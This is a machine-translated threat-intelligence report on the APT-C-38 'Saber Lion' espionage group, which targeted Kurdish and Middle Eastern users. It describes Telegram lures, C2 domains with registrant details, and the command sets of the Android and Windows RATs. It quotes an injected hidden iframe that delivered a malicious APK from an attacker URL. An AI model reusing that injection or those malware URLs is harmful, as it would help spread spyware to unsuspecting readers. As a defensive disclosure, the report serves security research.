Saber Lions Organization (APT-C-38) Attacks Uncovered

blogs.360.cn/post/analysis-of-APT-C-38.html

May 27, 2019

Saber lion organization (APT-C-38) attack activity revealed


I. Overview

Since July 2015, the Army Lions Organization (APT-C-38) has launched an organized, planned and targeted uninterrupted attack in the Middle East. Its attack platform is Windows and Android. Up to now, 360 Beaconlab has captured 25 Android platform attack samples, 4 Windows platform attack samples, and 16 C2 domain names.

In May 2018, Kaspersky security vendor published the report " Who's who in the Zoo ", the first time to disclose the organization as an unaffiliated espionage organization focused on the Middle East target, and named ZooPark, the attack weapon involved contains four iterations The version of the Android-side RAT, load delivery methods include puddles and Telegram channels.

In 2019, 360 Campfire Lab captured the latest attack activity of the Saber Lions organization. In addition to discovering Android-side attacks, it also found that the organization had Windows-side attacks, and the Android-side RAT still belongs to the fourth generation. We combine the geopolitical factors of the APT attack, the language used by the attacking organization, and the historical attack activities initiated by the organization. The analysis considers the organization to be an APT organization in the background of a country in the Middle East in West Asia. **In addition, we would like to thank our brother team----360 Advanced Threat Response Team** for the completion of the Windows side RAT content of this report.

Because of the main target of the Saber-Like organization, the Kurdish target is a Kurdish country in the Middle East and West Asia. In addition, the Windows side RAT contains multiple "Saber" under the PDB path, and the Asian lion is the representative animal of the Middle East. Some of the other characteristics of the organization and the 360 naming rules for the APT organization, we named the organization the Saber Lion (APT-C-38).



2015年11月，攻击者创建了伊朗Entekhab[1]媒体名字的Telegram频道，截止至2016年伊朗议会[2]选举前夕，针对其中库尔德斯坦省的选举进行攻击，采用语言波斯语

2016年8月，疑似针对多家流行的阿拉伯新闻媒体网站进行水坑攻击（如：科威特Annahar[3]、埃及Al-Nahar[4]），采用语言阿拉伯语

2016年10月6日，针对伊朗库尔德人当天在库尔德斯坦省马里万萨南达季的抗议活动进行攻击，此次攻击截止至当月月底，采用语言波斯语

2016年11月，针对库尔德人的“HDP Is Not Alone”活动进行攻击，此次攻击截止至2016年12月月底

2017年9月23日，提前针对2017年9月25日的库尔德斯坦独立公投进行攻击

2018年5月，伪装成指定的行业APP（DroFirewall、VPN Easy和DeleteTelegram）进行攻击，采用语言波斯语、英语

2019年，针对PC端和Android端进行新一轮攻击，其中Android端伪装成两款流行播放器（KMPlayer和Max Player）进行攻击


Figure 1.1 The time of the key attack activity of the saber lion

Second, load delivery and network infrastructure

The way the saber lion organizes the payload delivery is mainly the puddle attack and the Telegram channel. It should be noted that after the organization was first leaked in early May 2018, the attacking organization used a new batch of network infrastructure at the end of the month.

- Puddle attack

Two Arab news newspaper websites (Annahar, Kuwait and Al-Nahar, Egypt), which are popular in the Middle East, have been found to have been used by the organization for puddle attacks.



https://www.alnaharegypt.com/467369

سجلت اسعار الدولار فى السوق السوداء اليوم الاحد استقرارا مقارنة بامس ، حيث بلغ 12.25 جنيه للشراء ووصل فى بعض المناطق إلى 12.35 جنيه للبيع.

واك المتعاملون بالسوق السوداء أن شركات الصرافة تمتنع عن البيع وتدعى عدم وجود الدولارات، مؤكدين عدم صحة الأنباء المتداولة عن انخفاض سعر الدولار إلى 11 جنيها، بسبب إعلان الحكومة عزمها التفاوض مع صندوق النقد الدولي لقرض 21 مليار دولار، وبسبب قرارات الحكومة بوقف الاستيراد العشوائي، وإغلاق 23 شركة صرافة جديدة.

رئيس التحرير


```
▼<span class="hidden" itemprop="publisher" itemscope itemtype="http://schema.org/Organization" content="النهار">…</span>
▼<div>
  ▶<p>…</p>
  ▶<p>…</p>
  ▼<p>
    ▶<iframe height="1" src="http://showroommontorguell.com//modules/homepageadvertise2/slides/alnaharegypt.news_v2.0.apk" width="1">…</iframe>
   </p>
 </div>
▶<div class="banner">…</div>
▶<span class="artinfo tags">…</span>
▶<div class="banner" id="banner_tD">…</div>
▶<div class="MobileShareBar">…</div>
▶<script>…</script>
```

http://showroommontorguell.com//modules/homepageadvertise2/slides/alnaharegypt.news_v2.0.apk

Figure 2.1 Egypt Al-Nahar website

- Telegram channel

In addition to the above two puddle attacks against the designated Arab countries in the Middle East, we also found that the organization used the Telegram channel to spread the Kurdish people in the Middle East when attacking its main target (such as the election of the Kurdistan Province before the Islamic Parliament). Attacks and attacks in the Kurwana Nanda quarter of Kurdistan Province, etc.).



انتخاب دهم
33 members

تمام لیستهای ارائه شده در فضای مجازی غیر رسمی میباشد.
577 22:29

انتخاب دهم
[我选择]
Forwarded from انتخاب دهم
[转发自] [我选择]
نرم افزار موبایلی انتخاب دهم «استان کردستان»
["我选择移动应用程序"库尔德斯坦省]
باقابلیت نظرسنجی و رای گیری آنلاین
[有在线投票和投票的可能性]
تعداد آرای مردمی کاندیدای برتر و مورد نظر خودتان را آنلاین و لحظه به لحظه ببینید
[在线和即时查看您的首选和最想要的候选人的流行票数]
لینک همین کانال
[链接到此频道]
https://telegram.me/Entekhab_10 :
8.5K 22:29

انتخاب دهم
Forwarded from انتخاب دهم
Entekhab10-v3.apk
510.5 KB
4.6K 22:29

انتخاب دهم
@entekhab_10

33	3	5	11
Members	Photos	Files	Links

نظر سنجی در خصوص کاندیداهای استان کردستان به همراه نرم افزار موبایلی رای گیری
[使用移动投票软件对库尔德斯坦省的候选人进行投票]

ارتباط با ادمین: Entekhab_10_Admin@
[联系管理员：Entekhab_10_Admin @]

Figure 2.2 Telegram channel against the Kurdish provincial elections before the Islamic Parliament

- Network infrastructure


To date, the Saber Lions organization has used multiple network infrastructures.

Table 1 Network infrastructure used by the Army Lions organization

Rhubarb2.com	C2 server	IR'Sanandaj	+98.9303938251	Pilton86@yahoo.com	6614478527
Rhubarb3.com	C2 server	PrivacyProtect	PrivacyProtect	PrivacyProtect	PrivacyProtect
Androidupdaters.com	Intermediate service(image)	IR'Tehran	+98.2188561212	Asgharkhof@gmail.com	9865214523
Dlgmail.com	Intermediate service(image)	IR'Tehran	+98.2188888299	Silent.city2020@mail.com	1663976888

Dlstubes.com	Intermediate service(image)	IR	+98.8877588798	Boldman.sam@mail.com	1558738817
Googleupdators.com	Intermediate service(image)	IR	+98.8877588798	Boldman.sam@mail.com	1558738817
Adobeactiveupdates.com	Intermediate service(image)	IR	+98.8877588798	Boldman.sam@mail.com	1558738817
Adobeseupdater.com	Intermediate service(image)	IR'Tehran	+98.2177888991	Boldman.sam@mail.com	11155679
Dlstube.com	Intermediate service(image)	IR'Tehran	+98.2122694575	Kimkallian@gmail.com	1771798635
Adobeactiveupdate.com	Intermediate service(image)	IR'Tehran	+98.9106145178	Sirus_virus6688@yahoo.com	2417682380
5.61.27.154	Null	Null	Null	Null	Null
5.61.27.157	Null	Null	Null	Null	Null
5.61.27.173	Null	Null	Null	Null	Null
91.109.23.175	Null	Null	Null	Null	Null

It should be noted that on May 23, 2018, a new batch of network infrastructure was applied. The latest mobile attack load was deployed in one of the servers in March 2019. There are 4 intermediate servers and 3 of them. It still survives and resolves to the same IP, and these servers act as intermediate servers for the PC and mobile RATs.



```
不安全 | www.dlstubes.com

Index of /

Name        Last modified     Size Description
cgi-bin/    2018-05-23 11:41   -
data/       2019-03-18 12:08   -
profile/    2018-05-23 12:28   -

Index of /data

Name              Last modified     Size Description
Parent Directory                     -
kmplayer.apk      2019-03-18 12:04  2.7M
maxplayer.apk     2019-03-18 12:03  2.8M

Index of /profile/setup

Name              Last modified     Size Description
Parent Directory                     -
cursor.jpg        2018-05-23 12:28  3.3K
```

```
不安全 | www.googleupdators.com

Index of /

Name        Last modified     Size Description
cgi-bin/    2018-05-23 11:41   -
profile/    2018-05-23 12:29

Index of /profile/setup

Name              Last modified     Size Description
Parent Directory                     -
cursor.jpg        2018-05-23 12:29  3.3K
```

```
不安全 | adobeactiveupdates.com

Index of /

Name        Last modified     Size Description
cgi-bin/    2018-05-23 11:41
img/        2018-07-04 17:11   -
profile/    2018-05-23 12:25

Index of /img

Name              Last modified     Size Description
Parent Directory                     -
img.jpg           2018-07-04 17:11  3.0K

Index of /profile/setup

Name              Last modified     Size Description
Parent Directory                     -
cursor.jpg        2018-05-23 12:26  3.3K
```

Figure 2.3 A batch of network infrastructure newly deployed by the Saber Lions organization in the month after being disclosed

Third, the way of induction

The Saber lion organization mainly uses the following two induction methods in this operation:

- Camouflage with normal APP function

For better avoidance, it is noticed that in addition to masquerading the file icon, the normal APP interface will be displayed when the RAT starts. Currently, the four-initiative version of the Android RAT will display the normal interface after running, but Espionage in the background is turned on at runtime or when a specified broadcast is received.




Figure 3.1 Second and fourth generation Android RAT post-run demonstration examples

- File icon camouflage




Figure 3.2 Disguised application software icon

Fourth, RAT attack sample analysis

As of now, the Saber has been using different RATs for Android and Windows platforms. After analysis, we believe that the latest Android RAT and PC RAT should be purchased from the same commercial development organization, one of the developers nicknamed "Apasec ".

- Android

The Android side uses a total of four iterations of the RAT. In this report, we only introduce the fourth-generation RAT used by the latest attack activities. We are called UnitMM. The RAT is currently only available in the saber lion organization. For other versions of the RAT, refer to the information. The Kaspersky Security Vendor Report mentioned earlier in this report.

The fourth generation RAT of the UnitMM Saber Lion organization. We named it UnitMM based on the class name and database name used by the RAT. The latest version of UnitMM controls dozens of feature configurations to steal SMS, contacts, geolocation, browser bookmarks and search history, clipboard information, externally specified application data, capture photos/video/audio A variety of malicious behaviors.

In addition, UnitMM can also interact in response to specified instructions from C2.


Table 2 C2 instruction and function correspondence table

2	Update malicious feature configuration
4	Execute shell command
6	Compress and save the specified file/folder to the default directory
8	Write the task content to a temporary zip file, extract all the content from it and delete it
10	Copy the specified file/folder to the specified directory
12	Move the specified file/folder to the specified directory
14	Rename the specified file/folder
16	Delete specified file/folder
18	Create the specified directory
20	Silently send the specified content message to the specified number
twenty two	Dial the specified number
twenty four	Get the file list information under the specified path and save it to the default directory
26	Update intermediate server (C2 steganographic picture) list

- Windows

A RAT has been discovered on the Windows side. We have been named SpecialSaber. The RAT is currently only available in the Army Lions organization, with a total of four.

SpecialSaber This is a RAT that has not been exposed before. According to the directory name under the latest version of the PDB path, we are named SpecialSaber. It has detection and killing (including Bitdefender, Kaspersky, Avira, Avast, AVG, ClamWin, ESET, Norton, McAfee, Panda, Symantec), stealing a variety of browser information, a variety of mailbox information, user account information, disk file information, etc. With a variety of malicious behaviors such as keyloggers and screenshots. After stealing various information, it will be saved in the file's own working directory. The file name is randomly generated š string, and the file is stored in the specified format.



```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17  18 19 1A 1B 1C 1D 1E 1F
00000000  FE 08 28 12 27 4D 37 00  01 00 00 00 B4 F0 1F 00  5A 92 47 A1 BD DA 7E 51  80 B8 46 55 A2 1B 31 95
00000020  7D 37 B0 4D CC 5C E0 7E  4C 8E 12 09 BF E8 03 1F  B0 72 11 FE AC 39 A3 25  E6 48 C9 08 38 88 F0 2B
00000040  B0 72 11 FE AC 39 A3 25  E6 48 C9 08 38 88 F0 2B  B0 72 11 FE AC 39 A3 25  E6 48 C9 08 38 88 F0 2B
00000060  18 D8 D3 F7 EB DA 68 67  13 6D E3 B3 49 9A C9 03  B0 72 11 FE AC 39 A3 25  E6 48 C9 08 38 88 F0 2B
00000080  B0 72 11 FE AC 39 A3 25  E6 48 C9 08 38 88 F0 2B  B0 72 11 FE AC 39 A3 25  E6 48 C9 08 38 88 F0 2B
000000A0  78 9A 00 C0 40 4F 9F 69  BB E3 77 34 4E C5 4E C8  D6 3E CF 7A 42 D0 01 67  2D 44 DE 31 41 D0 21 A1
000000C0  71 2F 68 0F 2F 13 F8 F3  D4 04 60 BB 14 CF B9 88  D2 D3 52 F2 1C CF BA 01  AC 7B CE B3 3F 9F 00 CE
000000E0  86 2C 2D 73 7D 59 9F 50  F7 61 B2 4C F7 CB EB F1  B8 00 0B 63 8D 41 B7 62  13 21 76 CA 0B BA AC C1
00000100  CD 31 78 FE D0 AE CC 70  21 0B 74 9B 96 73 FA 3B  7E E4 7E 9F 46 35 25 71  33 33 D6 70 A4 CF 0E 65
00000120  AA BF 78 49 F4 DD 4D A8  DB 0D 02 8E 0B 15 B8 C2  00 10 B7 33 45 C4 82 04  4F CE 55 DE DC 5E 34 39
00000140  1D EE 5B 4A 54 EB 59 2C  18 9D D2 FE 3C 22 AC AC  8F 16 14 4D 83 C9 9E 0F  0B 99 62 2B B9 53 DA 61
00000160  0F BC 3D 3F CA F1 F7 3D  F5 AA 41 F7 F1 04 7F 3C  64 69 E4 92 60 29 AA 67  4F 52 8E FA 1F 2B A8 3F
00000180  39 ED F1 C2 E4 D7 08 5E  82 C1 A5 61 E0 1C 8A 2F  6C 02 05 58 BC C8 E5 3D  01 AE 19 13 BC 16 BB 15
000001A0  CE A2 20 3C 1B 13 51 C4  16 6C D8 83 75 2B 90 97  48 43 2B CD 75 7D E5 9D  CD 15 D5 BB CB FE 5E D2
000001C0  E1 89 E7 CB 3F 40 7D 7E  BD A3 25 B8 2E C4 9C 67  21 6A 8B A8 B7 93 1A 05  9B 20 71 18 DD AC 23 B2
000001E0  DD E7 29 1D 97 A5 D5 7B  C4 C5 D3 42 F4 D2 12 E2  0E A0 9E 6A 08 D1 BD 38  1E C9 C6 15 10 14 69 2D
```

Figure 4.1 Example of a screenshot file stored in a uniform format

Table 3 Table of some file type values and file meanings

1	Screenshot, jpeg format
2	A list of all files for each drive, including directory, file name, file size information
3	Keylogger
4	Account password information for FireFox, Chrome, IE, Opera, Safari, Thunderbird, Outlook
5	History of FireFox, Chrome, IE, Opera, Safari
6	Bookmark information for FireFox, Chrome, IE, Opera, Safari
7	Yahoo Messenger account password information
8	User account list and details for each account
9	Logical drive size, free space and drive letter
10	Complete TCP/IP configuration for all adapters
14	Zip compressed file
twenty four	Detailed configuration information of the operating system, including soft kill information, product ID, hardware attributes, etc.

In addition, SpecialSaber can also interact in response to specified instructions from C2.

Table 4 Part C2 instruction and function correspondence table

3	Create the specified directory
4	Rename the specified file/folder
6	file download

7	File compression encryption (Zip, AES)
10	Get account password information for FireFox, Chrome, IE, Opera, Safari, Thunderbird, Outlook
11	Get bookmark information for FireFox, Chrome, IE, Opera, Safari
12	Get the history of FireFox, Chrome, IE, Opera, Safari
14	Get the name of the uninstaller list
16	Get the size of the logical drive, the remaining space and the drive letter
17	Get full TCP/IP configuration for all adapters
18	Get a list of user accounts and details for each account
25	Get Yahoo Messenger account password information

- Suspected to be purchased from the same commercial development company

By comparing the UnitMM RAT on the Android side with the SpecialSaber RAT on the Windows side, we see that the two adopt a similar approach in the C2 communication link, and the information stolen by the two has a special commonality. We think that the two should come from the same business. Development organization.

In addition, we found a developer named "Apasec" in the path of a PDB. We found that the name appeared in the C2 panels of the organization's mobile terminal many times. This finding further verifies our judgment.

V. Distribution of the attacked area

Up to now, 360 Campfire Labs has found that there are 7 countries affected by the attack of the Saber Lions, of which Iran is the most affected. This is related to the attack on the Kurds who found the country during our analysis. It doesn't matter.




Figure 5.1 Distribution of the attacked area

